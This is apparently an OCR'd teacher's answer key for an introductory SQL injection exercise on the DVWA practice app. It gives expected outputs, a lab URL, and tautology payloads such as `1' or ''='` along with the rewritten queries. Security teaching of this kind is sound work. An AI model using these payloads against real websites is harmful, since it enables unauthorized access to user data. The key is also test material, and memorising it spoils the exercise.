





[Answer key] Introduction to Website Database Vulnerabilities

Task 0*. Did you log in WITHOUT the hint?	Yes or no. Many products, like routers and baby monitors, come with default passwords that most people probably don't bother to change.
Task 1. Choose "SQL Injection". In the text field, enter the number `1` and hit submit. What is the output?	 ID: 1 First name: admin Surname: admin
Task 2. After completing Task 1, copy the resulting URL from the web browser's location bar, and paste it here.	http://34.197.52.233/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#
Task 3. Modify the URL from task 2 to access different data (from another user). What are the different user names and numbers that have data?	 ID: 2 First name: Jerry Surname: Lawson  ID: 3 First name: hAC Surname: ME  ID: 4 First name: Margaret Surname: Hamilton  ID: 5 First name: Hypatia Surname: Alexandria
Task 4. Write the SQL query that the webpage issues to the database in Task 2. (Click the link & read the hints for the right syntax).	SELECT user_id, first_name, last_name FROM users WHERE user_id='**1**';
Nothing so far constitutes a database vulnerability. Let's change that.	
Task 5. Type the following in the User ID box: `1' or ''='` Note that there are two single quotes before the = sign and the keyword `or` is part of the query. Post the results and the new URL.	http://34.197.52.233/DVWA-master/vulnerabilities/sqli/index.php?id=a%27+or+%27%27%3D%27&Submit=Submit#

[Answer key] Introduction to Website Database Vulnerabilities

	 ID: '=' First name: admin Surname: istrator ID: '=' First name: Jerry Surname: Lawson ID: '=' First name: hAC Surname: ME ID: '=' First name: Margaret Surname: Hamilton ID: '=' First name: Hypatia Surname: Alexandria ID: '=' First name: william Surname: who
Task 6. Based on Task 4 come up with the SQL code that would have the same result as in task 5. Hint: It should start with `SELECT user_id`	SELECT user_id, first_name, last_name FROM users WHERE user_id='**1' OR ‘’=’**';

Task 7. Modify your answer to Task 6 to receive the same result. (Write another SQL query.) The more different from the original on task 6 you can make it, the better.	Lots of possible answers, like:
	SELECT user_id, first_name, last_name FROM users WHERE user_id='**a' OR ‘’=’**';
	
	SELECT user_id, first_name, last_name FROM users WHERE user_id='**' OR ‘a’=’a**';
	
	SELECT user_id, first_name, last_name FROM users WHERE user_id='**’=’**';

Exit Slip. Based on Task 7, what would you type now in the box on the DVWA site?	2’ or ‘’=’ a’ or ‘b’=’b ’=’
Explain in your own words what the security vulnerability was, and why the attack worked. Include in your explanation why this is called an SQL **injection** attack.	Varies.

[Answer key] Introduction to Website Database Vulnerabilities
